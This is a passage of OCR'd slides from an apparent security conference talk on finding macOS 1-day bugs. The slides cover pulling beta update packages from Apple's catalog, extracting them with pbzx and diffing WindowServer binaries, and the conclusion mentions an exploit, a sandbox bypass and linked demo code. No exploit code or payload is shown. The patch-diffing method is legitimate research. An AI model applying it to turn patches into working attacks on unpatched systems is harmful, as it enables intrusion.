
Demo
exploit chain!






Exploit
Process Complete

Get macOS beta package





Get macOS beta package

```
ShinJeonghoonui-Mac-mini:~ singi$ sudo /System/Library/PrivateFrameworks/Seeding.framework/Versions/A/Resour
ces/seedutil current
Currently enrolled in: PublicSeed

Program: 3
Build is seed: YES
CatalogURL: https://swscan.apple.com/content/catalogs/others/index-10.13beta-10.13-10.12-10.11-10.10-10.9-mo
untainlion-lion-snowleopard-leopard.merged-1.sucatalog.gz
NSShowFeedbackMenu: YES
DisableSeedOptOut: NO
ShinJeonghoonui-Mac-mini:~ singi$
```

Get macOS beta package

```
<dict>
    <key>Digest</key>
    <string>b39a60ab46f6386d29d333f1bea3ab327383b659</string>
    <key>Size</key>
    <integer>1575042712</integer>
    <key>MetadataURL</key>
    <string>https://swdist.apple.com/content/downloads/23/27/091-73170/u0uu8i52bzexw93topt9cm1q7j3d0q091g/
    macOSUpdCombo10.13.4.pkm</string>
    <key>URL</key>
    <string>http://swcdn.apple.com/content/downloads/23/27/091-73170/u0uu8i52bzexw93topt9cm1q7j3d0q091g/
    macOSUpdCombo10.13.4.pkg</string>
</dict>
```

이름	수정일	크기
EmbeddedOSFirmware.pkg	2018년 3월 10일 오전 1:39	59.3MB
EmbeddedOSFirmware.pkm	2018년 3월 10일 오전 1:39	968바이트
FirmwareUpdate.pkg	2018년 3월 10일 오전 1:39	201.5MB
FirmwareUpdate.pkm	2018년 3월 10일 오전 1:39	461바이트
FullBundleUpdate.pkg	2018년 3월 10일 오전 1:40	112.8MB
FullBundleUpdate.pkm	2018년 3월 10일 오전 1:40	14KB
macOSBrain.pkg	2018년 3월 10일 오전 1:40	32KB
macOSBrain.pkm	2018년 3월 10일 오전 1:40	442바이트
macOSUpdCombo10.13.4.pkg	2018년 3월 10일 오전 1:42	1.58GB
macOSUpdCombo10.13.4.pkm	2018년 3월 10일 오전 1:42	766KB
macOSUpdCo...ryHDUpdate.pkg	2018년 3월 10일 오전 1:40	486.4MB
macOSUpdCo...ryHDUpdate.pkm	2018년 3월 10일 오전 1:40	372바이트
macOSUpdCombo10.13.4.smd	2018년 3월 10일 오전 1:42	39KB
SecureBoot.pkg	2018년 3월 10일 오전 1:40	12KB
SecureBoot.pkm	2018년 3월 10일 오전 1:40	1KB

How to extract .pkg?

- using "pbzx”
  - https://github.com/NiklasRosenstein/pbzx

```
ShinJeonghoonui-Mac-mini:macOSUpdCombo10.13.4 singi$ pbzx ../macOSUpdCombo10.13.
4.pkg | cpio -i
11201795 blocks
ShinJeonghoonui-Mac-mini:macOSUpdCombo10.13.4 singi$ pwd
/Users/singi/Desktop/betaget/macOSUpdCombo10.13.4
ShinJeonghoonui-Mac-mini:macOSUpdCombo10.13.4 singi$ ls
Applications    System          private         usr
Library         bin             sbin
ShinJeonghoonui-Mac-mini:macOSUpdCombo10.13.4 singi$
```

Diffing to beta packages

Instruction | Data | Unexplored | External symbol

ID... | Unmatched in ... | Unmatched ... | Unreliabl... | Parti... | Bes...

Name	Address 2	Name 2	Ratio
__XMoveWindowListOnMatchingDisplayChan...	0002ff9a	__XMoveWindowListOnMatchingD...	0.990
__XGetWindowBackingPort	00038236	__XGetWindowBackingPort	0.800
__XHWCaptureWindowListToIOSurface	00043a04	__XHWCaptureWindowListToIOSu...	0.840
__XGetMagicZoomWindowID	00045bbb	__XGetMagicZoomWindowID	0.840
__XDisplayStreamCreate	000481b6	__XDisplayStreamCreate	0.960
_head_pointer_for_tap_type	0006ffef	_head_pointer_for_tap_type	0.990
_add_events_to_tap	00070077	_add_events_to_tap	0.990
__Z29WSIOSurfaceDebugTallyAndAbortii	00072331	__Z29WSIOSurfaceDebugTallyAn...	0.090
__ZN17ManagedBufferPool16EncodeVertexD...	0007826e	__ZN17ManagedBufferPool16Enco...	0.870
_MetalCompositeCoreAnimation	000792ac	_MetalCompositeCoreAnimation	0.770
__ZL34metal_composite_detached_iosurface...	0007964b	__ZL34metal_composite_detache...	0.400
__ZL33metal_core_animation_detach_layerPv...	0007a87c	__ZL33metal_core_animation_deta...	0.570
__ZL42metal_core_animation_update_detach...	0007ae33	__ZL42metal_core_animation_upd...	0.700
__ZL43metal_core_animation_flatten_detach...	0007af75	__ZL43metal_core_animation_flatt...	0.550
__ZL27metal_log_failed_detachmentP9CGX...	0007b22a	__ZL27metal_log_failed_detachme...	0.940
__ZN16CaptureSurfaceSW8PopulateEP22WS...	0007fe2a	__ZN16CaptureSurfaceSW8Popul...	0.990

Diffing to 10.13.3 (stable) 10.13.4 Beta5

Conclusion

- Analyzed to macOS 1day and exploit it.
- Downloaded the macOS beta package directly.
- Discover the macOS sandbox and bypass it.

Demo code is here!

https://github.com/theori-io/zer0con2018_singi

Thank you for listening!

sjh21a@gmail.com
Tw ; @singi21a
Fb ; @sjh21a

끝!